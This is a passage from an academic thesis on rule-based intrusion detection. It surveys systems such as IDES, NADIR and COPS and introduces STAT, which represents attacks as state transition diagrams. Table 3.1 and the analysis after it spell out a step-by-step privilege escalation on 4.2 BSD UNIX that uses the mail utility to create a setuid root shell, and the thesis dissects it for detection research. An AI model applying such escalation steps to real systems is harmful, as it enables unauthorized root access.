IDES includes a rule-base component that allows one to represent suspicious behavior based on site-specific security policies, known security flaws and knowledge of past intrusions. In combination, the IDES anomaly detection component provides a way of learning and representing normal behavior, while the IDES penetration identifier rule-base provides a way of representing improper behavior. Together, they form a complementary pair of analysis tools that provide coverage for identifying both masqueraders and misfeasors.

The IDES expert system component evaluates audit records as they are produced. From the perspective of the expert system, the audit records are viewed as facts, which are bound to rules in the rule-base. A binding analysis is performed to determine if the fact/rule binding is consistent. That is, the expert system verifies that certain fields in the audit record match what is expected by the rule. If they do, the rule consequent is fired, increasing the suspicion rating of the subject responsible for the record. Each user's suspicion rating starts at zero and is increased with each suspicious record. The greater the number of rules fired, the greater the increase in the suspicion rating. Once the suspicion rating surpasses a pre-defined threshold, an anomaly report is produced.

Wisdom and Sense and NADIR are further examples of intrusion detection systems that combine anomaly detection with penetration identification. In the case of W&S, the anomaly detection component is also implemented as a rule-base. Thus the penetration detection component is actually combined into the same rule-base to represent site-specific policies, expert penetration rules and other administrative data. NADIR's implementation is close to IDES in that it employs a statistical anomaly component in conjunction with a small rule-base of expert penetration rules. NADIR's expert rule-base consists of penetration rules that are developed by interviewing and working with security personnel.

One weakness in current rule-based penetration detection implementations is their dependence on audit records to match and bind to the rules in their knowledge-bases. Under current methods, rule-bases are represented in terms of rules that

pattern match and bind to audit records. Unfortunately, there is very little flexibility in representing penetrations this way. For a given penetration scenario there may be several potential audit record sequences that will produce slight variations to the same penetration. Thus, even if a scenario is represented in the rule-base, a minor variation to the scenario might slip by unnoticed. One solution to improving the flexibility of the expert system's ability to identify penetration scenarios is to use higher-level representations of the scenarios in the rule-base (i.e., scenario representations that are audit record independent).

Furthermore, penetration scenarios are not formulated and executed in terms of audit records; thus, describing them in terms of rules that depend on audit records is not very intuitive. In recognition of this problem, as well as the problem stated in the previous paragraph, Garvey and Lunt have recently proposed a new intrusion detection approach called Model-Based Intrusion Detection [19]. Model-based intrusion detection provides an audit record independent technique for representing intrusive behavior in a knowledge-base. In doing so, the model-based approach improves both the system's flexibility in identifying penetrators and improves the readability and generation of rules. Like Model-based intrusion detection, the intrusion detection approach proposed in this thesis will also implement a high-level, audit record independent representation of penetrations in the rule-base. However, whereas Model-based intrusion detection focuses on improving the performance of anomaly detection systems, STAT focuses on improving the performance of penetration identification systems.

Another limitation to current penetration identification expert systems is their inability to foresee an impending compromise and preempt or limit the damage before it occurs. At most, current penetration identification systems report compromises after they are reached or take measures to terminate an intrusive process once the damage has begun. Current approaches are designed with little if any reasoning capabilities allowing them to take preemptive action *before* a compromised state is reached. In recognition of the above need, STAT is designed with prediction in mind, to anticipate an impending compromise and either forewarn the system administrator or take steps to preclude a penetration before it achieves its compromise.

Lastly, current penetration rule-bases are neither easily created or updated. In general, expert rule-bases tend to be non-intuitive, requiring the skills of experienced rule-base programmers to update them — penetration rule-bases are no exception. Penetration rule-bases are created by interviewing system administrators and security analysts to collect a suite of known penetration scenarios and key events that threaten the security of the target system. The rule-base programmer then identifies the audit records that correspond to the scenario or key event and constructs rules to represent the penetration based on the expected audit records. The development of penetration rules are ad-hoc and provide little chance, if any, for them to be updated on-site, as the target system's local administrators see fit. One key benefit from the approach proposed in this thesis is its use of a modest, but intuitive, procedure for developing penetration rules. Using this procedure for rule generation, both system administrators and security analysts will be able to update and modify penetration rules on-site, as the threats to their local target systems change.

2.3.4 Intrusion Prevention

The search for analysis tools to aid in the protection of not-so-secure computing systems is not limited to the development of intrusion detection systems. Efforts to develop practical tools for preventing intrusions are also in development. One notable prevention tool is the Computer Oracle Password and Security System (COPS), developed by Farmer and Spafford [18]. COPS is designed to aid UNIX system administrators in testing their configurations for common weaknesses often exploited by intruders. COPS is a collection of shell scripts and programs that search out and identify a myriad of security holes commonly present on UNIX systems.

COPS calls to the attention of the administrator often neglected or misunderstood critical areas. The following is a list of checks COPS performs:

1. determines if any security-relevant system files are world writable;
2. determines if any security-relevant directories are world writable;
3. determines if any selected security-relevant files are world readable;
4. identifies any unexpected SUID files;

5. checks the `/etc/passwd` file for null passwords, improper number of fields, non-unique user-id's, non-numeric group id's, blank lines, and non-alphanumeric user-id's;
6. checks the `/etc/group` file for groups with passwords, an improper number of fields, duplicate users in groups, blank lines, and non-unique group-id's;
7. identifies weak passwords through the use of a password cracker;
8. checks the root path, umask, and if root is in `/etc/ftpuser`;
9. determines if any of the files or paths used by the commands in `/etc/rc` are world writable;
10. determines if any of the files or paths used by the commands in `/usr/lib/crontab` are world writable;
11. checks all of the user home directories to ensure they are not world writable;
12. checks important user files in each user's home directory to ensure they are not world writable;

employs a sophisticated security checker, the U-Kuang system [2], to determine if it is possible to achieve a compromise. Given the goal to compromise the system's security (e.g., capture root privileges) and a list of user and group id's that can be used to achieve the compromise, this security tool searches through the system until it either finds a way to achieve the compromise or determines that it cannot achieve the goal.

Optimally, COPS will help to educate novice administrators as to problem areas they should be looking out for on their systems, and may catch periodic mistakes made by experienced administrators. COPS is not intended as a panacea for every threat to UNIX. For example, identifying Trojan horses or viruses is beyond the scope of COPS' design. There are, however, other tools developed to both detect and prevent the execution of computer viruses and Trojan horses. Just as viruses have been created for various computer systems, so too have code analysis tools been created to identify, and in some cases remove the viruses. [28] provides an example of two virus detection tools for UNIX. Moreover, viruses may also be detected during runtime. IDES, ISOA and MIDAS are examples of implementations that could be used to detect infected programs during execution. Shieh and Gligor have also recently proposed an intrusion detection system that provides a means to track virus propagation [46].

2.4 Summary

This chapter surveyed various approaches to intrusion detection, and was intended to provide the reader with a basis for evaluating the benefits, as well as the costs, associated with the approach proposed in this thesis. Without preemption capabilities intrusion detection systems are neither a cure nor defense against computer penetrations. At best they discourage intrusions, provide quick recognition of security violations and aid in damage assessment. At worst they may provide a false sense of security.

Along with the various intrusion detection approaches surveyed, several key definitions and assumptions were presented that appear throughout the remainder of this thesis, as well as throughout other intrusion detection literature. Three classes of malicious users were identified: the masquerader, the misfeasor and the clandestine user. Profile-base anomaly detection appears to be the most effective approach for identifying masqueraders, whereas Rule-based Penetration Identification appears best suited for detecting misfeasors. Clandestined usage, however, is beyond the scope of audit data analysis altogether.

Three important issues regarding the environment of the target system were also presented. The first issue was regarding the impact that the target system's overall topology has on the intrusion detection system. Several difficulties were identified that make intrusion detection inherently more difficult on distributed environments than on stand-alone computer systems. Next, the diversity of expectations regarding audit record format were discussed. Since the quality of a program's output is directly dependent on the quality of its input, it is not surprising that intrusion detection systems generally impose strict requirements on the audit data they process. Some intrusion detection systems develop preprocessors to translate the target system's audit records into an acceptable format, while other systems require the target system to be modified with custom audit collection mechanisms altogether. Finally, issues involving real-time versus batch mode analysis were discussed. Although real-time audit data analysis provides quicker detection of penetrations, the performance requirements necessary to support real-time analysis may make batch-mode analysis a more attractive alternative for some computing environments.

The remainder of this thesis presents a feasibility study on the development of STAT, a real-time expert system for intrusion detection. STAT is an advanced rule-based analysis tool for analyzing audit data on stand-alone multi-user computer systems, and is intended as an alternative to current rule-based penetration identification systems. STAT rules focus on the effects that individual steps of a penetration have on the state of the computer system, rather than focusing on pattern matching sequences of audit records to penetrations. The resulting rule-base is not only more intuitive to read and update than current penetration rule-bases, but also provides greater functionality to detect impending compromises.

This page intentionally left blank

Chapter 3
State Transition Approach To Representing Penetrations

From the survey presented in the previous chapter, it should be apparent that no single intrusion detection approach offers the ability to identify all security violations. Instead, each approach specializes in detecting a subset of the attacks that threaten the security of the target system. Accordingly, intrusion detection systems often implement multiple approaches to provide coverage for the majority of attacks. Such will be the case with the intrusion detection approach presented here. STAT is not a "catch all" identification tool for security violations. STAT targets the same penetrations that are identifiable by current rule-based penetration identification tools (see Sections 2.3.3 and 3.2). However, STAT offers several key advantages over existing rule-based implementations:

- an intuitive procedure for rule-generation, rather than the ad-hoc approaches currently in use;
- the ability to detect semi-sophisticated attacks (e.g., cooperating attackers);
- independence from audit records in the rule-base representation of penetrations; and
- the ability to foresee an impending compromise and attempt to preempt or limit the damage.

This chapter presents a high level discussion of the state transition approach to modeling computer penetrations. The following section provides an overview of the state transition approach by discussing how it converts penetration scenarios into *state transition diagrams*. A state transition diagram is simply a graphical representation

of the actions performed by an attacker to achieve a system compromise. An example penetration scenario is provided to illustrate this process. Next, Section 3.2 further explains state transition diagrams, from the perspective of the actual system states on a computer. The chapter concludes with a brief overview of how state transition analysis is used to form the basis of an intrusion detection tool.

3.1 An Overview of the State Transition Approach to Penetration Modeling

An early task that inspired the work reported in this thesis was the development of a penetration classification scheme, by the author, to aid in penetration analysis. The classification scheme is based on the premise that all computer penetrations share two common features. First, penetrations require the attacker to possess some minimum prerequisite access privilege(s). These prerequisite privileges may range from access to certain files, devices, telephone lines, etc. to possessing information regarding a particular security-relevant function. The second common feature found among all penetrations is that they lead to the acquisition of some previously unheld ability. That is, a subject performing a penetration is doing so to gain something. Whether the ability gained is unauthorized access to data, access to another user's privileges or just a perverse satisfaction in harming others, something is gained. Identifying what is acquired by the penetrator is analogous to identifying which aspect of a computer's security has been compromised by the penetration.

This section presents an overview of the state transition approach to modeling computer penetrations. In this approach, a penetration is viewed as a sequence of actions performed by an attacker that leads from some initial state on a system to a target compromised state. The initial state corresponds to the state of the system just prior to the execution of the penetration, and the compromised state corresponds to the state of the system resulting from the completion of the penetration. This discussion proceeds by first presenting an example penetration scenario. The initial requirement(s) needed to successfully execute the scenario, and the target compromise are then identified. Next, the key actions needed to move the system from the initial

requirement state to the compromised state are identified. The information produced by the above steps will then be represented graphically, as a state transition diagram.

What makes this approach useful for penetration analysis is that it requires the analyst to identify the minimum number of key, or signature, actions for a penetration and to organize them visually, using a diagraming scheme similar to finite state machine graphs [24]. This approach is useful for describing penetration scenarios in that it provides the analyst with an interesting level of abstraction: just above the system call and user command representation, and just below English descriptions. Representing penetrations as a sequence of user commands or system calls (as in Table 3.1) does not identify the key action sequences responsible for the compromised state, nor does it identify the minimum requirements of the penetration. English, on the other hand, is too ambiguous and often not very concise. State transition diagrams, which are the graphical representations of state transition analysis, identify precisely the requirements and the compromise of the penetration, and list only the key actions that must occur for the successful completion of the penetration.

Table 3.1 contains an example penetration scenario that was reported on 4.2 BSD UNIX, which can be used to illegally acquire root privilege [6]. This scenario corresponds to Penetration 7 of Appendix B. In this scenario, the attacker exploits a flaw in the *mail*(1) utility, in which *mail* fails to reset the setuid bit of the file to which it appends a message and changes the owner.[1] As a result, the attacker is able to trick *mail* into creating a setuid shell program that is owned by root and publicly executable.

In step 1, the attacker creates a copy of *csh*(1) and names it after root's mail file. For this step to be successful, the attacker must wait until root has no unread mail, otherwise the attacker will not be able to create the counterfeit mail file. In step 2, the attacker activates the setuid bit of the counterfeit mail file. In steps 3 and 4, the attacker creates and sends an empty message to root via the *mail* utility. The security flaw arises when, in step 4, *mail* fails to reset the setuid bit of `/usr/spool/mail/root` before it sets the file's owner attribute to root. As a result, in step 5 the attacker need only execute root's mail file to gain access to a shell with root privilege. (The

[1] All references to manual pages are to [52].

Step	Command	Comment
1.	`%cp /bin/csh /usr/spool/mail/root`	– assumes no root mail file
2.	`%chmod 4755 /usr/spool/mail/root`	– make setuid file
3.	`%touch x`	– create empty file
4.	`%mail root < x`	– mail root empty file
5.	`%/usr/spool/mail/root`	– execute setuid-to-root shell
6.	`root%`	

Table 3.1: Penetration Scenarion 7

appended contents of message x will be taken as part of the symbol table of *csh* and will thus not interfere with this penetration.)

To model Penetration 7 as a sequence of state transitions, one must first identify the initial requirement state and the target compromised state. To successfully execute the above scenario, the following assertions must hold:

1. the attacker must have write access to the mail directory;
2. the attacker must have execute access to *cp(1), mail(1), touch(1)* and *chmod(1)*;
3. root's mail file must not exist, or must be writable; and
4. the attacker cannot be root.

Of course, variants of Penetration 7 could be used to achieve the compromise without satisfying all four assertions. However, to achieve the above scenario as presented, each assertion must hold. The first assertion is necessary because the entire penetration is based on a flaw within the *mail* utility. Since *mail* specifically searches for mail files in `/usr/spool/mail/`, the attacker must have write permission to this directory to create the counterfeit mail file. The need for the second assertion is obvious. The omission of execute access to any of the listed programs would prevent the completion of a step in the scenario, thus causing the attack to fail. The third assertion is needed because while root's legitimate mail file exists, the attacker will not be able to create the counterfeit mail file. Lastly, the fourth assertion denotes

the fact that a process cannot forge a counterfeit mail file that it owns. The need for this assertion will become more clear once the compromised state is examined below.

Note that within the first two assertions there is an implied requirement that the attacker has access to some system process, either through a user account or through a remote process. That is, without access to a process on the system the attacker would neither have write access to `/usr/spool/mail/root` nor would (s)he have execute access to any of the four programs listed in the second assertion. For the purpose of this example, it will be assumed that the penetration occurs on a system employing the standard 4.2 BSD UNIX configuration. Hence, assertions 1 and 2 will automatically be satisfied by the standard UNIX configuration, and may therefore be removed.

The compromise achieved through Penetration 7 is somewhat less obvious than it first appears. At first glance, the compromise may appear to be that the attacker gains illegal access to root privilege. However, upon closer inspection it becomes apparent that the compromise occurs before the attacker gains root privilege. Suppose step 5, Table 3.1, is not performed. Although the attacker has not used the counterfeit mail file to acquire root privilege, there would still be a security violation in that there now exists a setuid-to-root program that root did not create. The violation actually occurs the moment that *mail* modifies the owner attribute of the mail file while the mail file's setuid bit is enabled.

The initial requirement and compromised states of the penetration are illustrated by Figure 3.1. Here Penetration 7 is represented as the dashed arc leading from the initial requirement state S_{C-2} to the target compromised state S_C. The dashed arc refers to an unspecified sequence of actions that occur during the execution of Penetration 7. Listed below S_R and S_C are the assertions that describe the state of the system just prior to the execution of Penetration 7 and just after its completion.

The next task is to identify the individual actions performed during the penetration that led to the compromised state. Identifying the individual steps of the penetration is best performed by dissecting the steps of the penetration scenario in reverse order. The goal is to identify the minimum number of actions performed



Figure 3.1: Requirements and Compromised States of Penetration 7



Figure 3.2: Intermediate State Transition Diagram of Penetration 7

during the scenario that can be used to accurately represent the penetration. Actions do not necessarily correspond to command lines entered by the attacker, but instead refer to how a specific state change within the system is achieved. A single command line can produce multiple actions. For example, the execution of the command line in step 4, Table 3.1, causes several actions to occur:

1. *mail*(1) is executed,
2. process E_UID is changed to root,
3. file `/usr/lib/Mail.rc` is referenced,
4. file `$HOME/.mailrc` is referenced,
5. file x is referenced,
6. file `/usr/spool/mail/root` is referenced,
7. file `/usr/spool/mail/root` is modified,
8. file `/usr/spool/mail/root` owner attribute is modified.

Since step 4 had previously been identified as the step in which the compromised state is reached, it is the best place to begin the search for the penetration's necessary intermediate actions. The necessary intermediate actions refer to those actions that, if omitted during the execution of the scenario, would cause the penetration to fail. Recall that the compromised state occurred when the owner attribute of `/usr/spool/mail/root` was changed, while at the same time the file's setuid bit remained enabled. Of the eight actions listed above, action 8 is the only one directly responsible for at least one of the assertions in the compromised state.

Figure 3.2 illustrates the updated version of Penetration 7's state transition diagram, which includes the addition of action 8. Below state S_{C-1} are two assertions indicating that to this point file `/usr/spool/mail/root` is owned by the attacker and has its setuid bit enabled. These assertions represent the state of the system just prior to the execution of action 8. The dashed arc leading from the initial requirement state S_R to the intermediate state S_{C-1} indicates that some unspecified action(s) resulted in the creation of `/usr/spool/mail/root` with its setuid bit enabled. The solid arc leading from state S_{C-1} to S_C is labeled to indicate that from the intermediate state



Figure 3.3: Intermediate State Transition Diagram of Penetration 7

S_{C-1}, the attacker modified the owner attribute of `/usr/spool/mail/root`, which led to the compromised state S_C.

Next, step 3 of Table 3.1 is analyzed to determine what role it had in the overall penetration. In step 3, an empty file x was created and subsequently mailed to root in step 4. However, neither the reference to file x nor the modification of file `/usr/spool/mail/root` were identified as being necessary intermediate actions in step 4 (action 8 is the only necessary action identified in Step 4). The creation of file x contributes nothing to the creation of file `/usr/spool/mail/root` or to the enabling of `/usr/spool/mail/root`'s setuid bit. Thus, step 3 does not contribute any necessary action to the overall penetration.

In step 2, *chmod*(2) is used to enable the setuid bit of file `/usr/spool/mail/root`, and is one of the prerequisite assertions of state S_{C-1}. Figure 3.3 represents the updated version of the state transition diagram, which includes the enabling of `/usr/spool/mail/root`'s setuid bit performed during step 2. A second intermediate state S_{C-2} is added to represent the state of the system just prior to the execution of step 2's action and following the unspecified action (the dashed arc) that follows state S_R. Below state S_{C-2} are two assertions describing the state of the system just prior to the execution of step 2. To this point file `/usr/spool/mail/root` exists, it is



Figure 3.4: Final State Transition Diagram of Penetration 7

owned by the attacker, and has its setuid bit disabled. The solid arc leading from state S_{C-2} to S_{C-1} is labeled to describe the action that enabled `/usr/spool/mail/root`'s setuid bit.

The last piece of information needed to complete the state transition graph for Penetration 7 is to determine the origin of file `/usr/spool/mail/root`. A quick inspection of step 1 reveals that the attacker created `/usr/spool/mail/root` using *cp*(1), and that `/usr/spool/mail/root` is simply a copy of the root owned program `/bin/csh`. Step 1 is a key action required by Penetration 7 because it identifies the origin of root's mail file, which is subsequently setuid enabled in step 2 and has its owner attribute modified in step 4. Figure 3.4 represents the final state transition diagram for Penetration 7.

The following briefly summarizes the final state transition diagram, which is read from left to right, beginning at state S_R. State S_R refers to the minimum initial requirements needed to successfully execute Penetration 7. The initial requirements simply state that the target mail file must not exist prior to the creation of the attacker's counterfeit version, and the attacker cannot be the owner of the counterfeit file. The first arc leading from state S_R to S_{C-2} states that the attacker creates file `/usr/spool/mail/root`. As a result of executing this action, the penetration moves

the system to state S_{C-2}. Once state S_{C-2} is reached, the attacker performs the action labeled above the second arc. In this action, the file `/usr/spool/mail/root`'s setuid bit is enabled, leading to the next state S_{C-1}. State S_{C-1} is distinguished by the existence of the file `/usr/spool/mail/root`, owned by the attacker, and having an enabled setuid bit. Finally, the last arc denotes the execution of the action labeled above the third arc, in which `/usr/spool/mail/root` has its owner attribute modified. This last action leads to the final compromised state S_C, in which the owner of file `/usr/spool/root/mail` has changed, yet the setuid bit remains enabled.

3.2 Applying the State Transition Approach to Actual Computer System States

As discussed above, a state transition diagram represents the states of a system under attack just prior to and directly after a penetration has occurred. These two system states are referred to as the *initial requirement state* and the *target compromised state*. The penetration is therefore viewed as a sequence of actions that transition the system from the initial requirement state, through zero or more intermediate states, into the final compromised state. Although the term *system state* is very broad, encompassing the values of all volatile, semi-permanent and permanent memory locations on the system, only a fraction of these attributes are needed to represent the signature state transitions of a particular penetration. Accordingly, system state, as it is used here, refers only to those system attributes that are necessary to represent the initial, intermediate and compromised states of a penetration.

To determine which system attributes are needed to perform a state transition analysis, one must first understand the types of security violations that this approach seeks to represent. State transition analysis is intended as a method for representing the sequence of actions that an attacker performs to achieve a security violation, and will be adapted for use in detecting penetrations within an audit trail in the chapters that follow. State transition analysis targets all known penetration scenarios that lead to an identifiable compromised state on the system. The term *identifiable compromise* is used to point out that although all penetrations lead to a compromise, not all

compromises can be represented purely through the analysis of system attributes alone, and may thus fall outside the scope of state transition analysis.

Examples of penetrations outside the scope of state transition analysis include penetrations that focus on the manipulation of components outside the system's execution domain. Two examples of such penetrations are wire taps and TEMPEST attacks. Physical attacks such as wire taps and TEMPEST attacks produce no compromised state perceivable by the examination of system attributes alone. Also excluded from the state transition analysis are denial of service attacks. With respect to the state transition approach, the term security refers to protection from the illegal disclosure or modification of data. Denial of service attacks are excluded from consideration here because they are considered an availability issue rather than a security violation. The two examples above have the characteristic of producing a compromised state that can only be distinguished using knowledge that is outside of the system's execution domain.

Furthermore, if a penetration's compromised state cannot be ascertained without requiring outside knowledge of the attacker's identity or intentions, then the penetration will also be outside the scope of state transition analysis. For example, a masquerader who uses a legitimate user's login ID and password without permission is clearly violating the security of the system. However, there is no way for a state transition diagram to represent any information other than user actions and assertions regarding the state of the system. Thus, the representation of such a penetration using a state transition diagram would be indistinguishable from normal usage.

Penetrations that are subject to state transition analysis typically involve misfeasors, although some penetrations performed by subjects external to the system are also representable. Table 3.2 lists six possible compromises that are representable by state transition analysis. The first four compromises deal with unauthorized access to semi-permanent data (e.g., data existing on disk drives or tapes). Data vulnerable to these compromises include files, directory structures, swap space and file attributes such as permission and owner attributes. Collectively, compromises 1 through 4 are violations of mandatory and/or discretionary access controls of the target system. The fifth and sixth compromises result from the defeat or bypassing of Identification and Authentication (I&A) mechanisms.

1.	Unauthorized reference to semi-permanent data
2.	Unauthorized modification of semi-permanent data
3.	Unauthorized deletion of semi-permanent data
4.	Unauthorized creation of semi-permanent data
5.	Unauthorized access to user privileges
6.	Unauthorized access to administrator privileges

Table 3.2: Compromises Subject to State Transition Analysis

The key factors that determine whether a penetration is representable via a state transition diagram are

1. the compromise must produce visible change in the system attributes, and
2. the compromised state must be recognizable without the need of external knowledge such as the attacker's true identity or intentions.

As noted previously, to develop a state transition diagram, the initial, intermediate and compromised states of the penetration must all be describable in terms of system attributes. Table 3.3 lists those system attributes necessary to describe each state in a state transition diagram. Note that the initial requirement and target compromised states both describe the attacker's access privileges just prior to and as a result of the execution of a penetration. The attacker's process image is a relevant structure to both the requirement and compromised states in that it includes many of the attributes needed to describe the attacker's current privileges. Object attributes are also relevant to the requirement/compromised states in that they are often required prior to and/or acquired as a result of the penetration. Examples of object attributes include ID, owner, access control attributes, size and type. Furthermore, the system permission structures in both volatile and semi-permanent storage are important in that they describe the state of the security-relevant mechanisms of the system both before and after the penetration.

Unfortunately, the system attributes required to describe the intermediate states of a penetration are not limited as they are in the requirement and compromised states. The attributes necessary to represent intermediate states could encompass

Penetration State	System Attributes
Initial Requirement State	• attacker's process image • object attributes • system's permission structures
Target Compromised State	• attacker's process image • object attributes • system's permission structures
Intermediate Penetration States	• any system attribute

Table 3.3: System Attributes Necessary for State Transition Representation

any of the attributes on the system, and will vary from penetration to penetration. Although this is not a problem in representing penetrations as state transition diagrams, it does provide some limitation in using state transition diagrams as a basis for intrusion detection. The following section discusses this issue, as well as other issues involved in employing state transition analysis as a method for detecting, rather than representing, the state transitions of a penetration.

3.3 State Transition Analysis: from Representing Penetrations to Detecting Penetrations

Up to this point, state transition analysis has been discussed as a method for *representing* computer penetrations. However, sometime during the development of this approach as a classification scheme for aiding penetration analysis, it was noted that if the state changes of a computer system could be monitored, then the approach could be adapted to aid in *detecting* penetrations as well. The only requirement needed to transform the state transition approach from a classification scheme to a detection scheme was the development of a mechanism for recording the state changes in system attributes. Fortunately, such a mechanism already exists on a number of computer systems: audit facilities.

Audit facilities record the state changes made by users on a number of system attributes. By using the information contained in a user's audit trail as input, an analysis tool can be developed to compare the state changes produced by the user to the state transition diagrams of known penetrations. The State Transition Analysis Tool, presented in the next chapter, is a design for such a tool.

One limiting factor to the effectiveness of state transition analysis as a detection technique is that not all modifications and references to system attributes are recorded within an audit trail. As a result, not all penetrations that are representable using the state transition approach are detectable using the State Transition Analysis Tool. For example, audit mechanisms do not usually record references or modifications to volatile memory such as registers or user space. As a result, penetrations involving the illegal modification or reference to volatile memory space may not be detectable using state transition analysis, even though they are representable as state transition diagrams.

However, the above limitation does not necessarily indicate a weakness in state transition analysis as an intrusion detection approach. No intrusion detection approach can be expected to detect penetrations that compromise attributes whose accesses are not recorded by the audit mechanism. Such penetrations execute beneath the visibility of audit data analysis tools and correspond to what [1] referred to as clandestined usage. The interested reader may refer to [21], which examines a number of penetration scenarios and categorizes those penetrations that are identifiable via audit data analysis from those that are not.

Chapter 4
The State Transition Approach to Intrusion Detection

The remainder of this thesis is dedicated to introducing a real-time intrusion detection analysis tool, which is based on the state transition analysis technique introduced in Chapter 3. This tool, referred to as the State Transition Analysis Tool (STAT), is an advanced rule-based expert system designed to seek out known penetrations in the audit trails of multi-user computer systems. STAT extracts and compares the state transition information recorded within the target system's audit trails to a rule-based representation of the known penetrations specific to that system.

This section begins with a component-by-component overview of STAT, including a discussion of how STAT is integrated into the architecture of a larger intrusion detection system. STAT is designed modularly, consisting of four major components. The sections that follow the STAT overview each focus on describing one particular STAT component. The following chapter completes the presentation of the STAT design by describing an example UNIX prototype implementation. Chapter 6 concludes the discussion of STAT by comparing this approach to other rule-based intrusion detection analysis tools.

4.1 Overview of the State Transition Analysis Tool

The following is a brief overview of the architecture and functionality of the State Transition Analysis Tool. As noted previously, STAT is designed to detect the same

computer penetrations targeted by currently existing rule-based penetration identification tools. Like current rule-based penetration identification tools, STAT is effective in detecting abuse from misfeasors as well as external attackers. Unfortunately, STAT is also equally ineffective in detecting masqueraders. Thus, when incorporated into an intrusion detection system, STAT is expected to work in combination with another intrusion detection tool that specializes in detecting masqueraders (e.g., a profile-based anomaly detector). Collectively, the two tools will complement each other's coverage, providing the ability to detect both masqueraders and misfeasors.

Figure 4.1 is a flow diagram illustrating the intended use of STAT as a component of a larger intrusion detection system. The flow of information begins at the top of the figure, where audit records enter the intrusion detection system, and concludes at the *SSO Interface*, where the data is organized and presented to the Site Security Officer (SSO). The first step in all intrusion detection systems is the collection of audit data. The *Audit Collection Mechanism* is usually provided as a component of the system being analyzed. The audit collection mechanism passes the audit records to both the *Audit Data Archiver/Retriever*, for permanent storage, and to the *Audit Record Preprocessor*. The audit data archiver/retriever is often a custom DBMS used to store and retrieve audit data, and is responsible for the organization of all audit data on the system.

